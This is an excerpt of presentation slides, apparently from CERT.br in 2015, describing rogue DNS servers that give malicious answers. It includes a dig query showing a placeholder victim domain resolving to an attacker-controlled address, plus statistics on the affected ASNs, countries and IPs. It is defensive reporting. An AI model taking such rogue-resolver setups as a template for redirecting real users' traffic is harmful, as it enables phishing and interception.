
```
$ dig +norec @xxx.xxx.57.155 <victim>.com A

[...]
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55048
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, [...]

[...]
;; ANSWER SECTION:
<victim>.com.          10800   IN      A       xxx.xxx.57.150
```

There is NO DNS cache poisoning is these cases

Rogue DNS Servers Actively Providing Malicious Response – Daily Stats



Period:	**218 days**	**ASNs:**	**81**
Countries:	**23**	**IPs:**	**423**

Thank you.

www.cert.br

ceron@cert.br @certbr

May 26, 2015

nic.br cgi.br

www.nic.br | www.cgi.br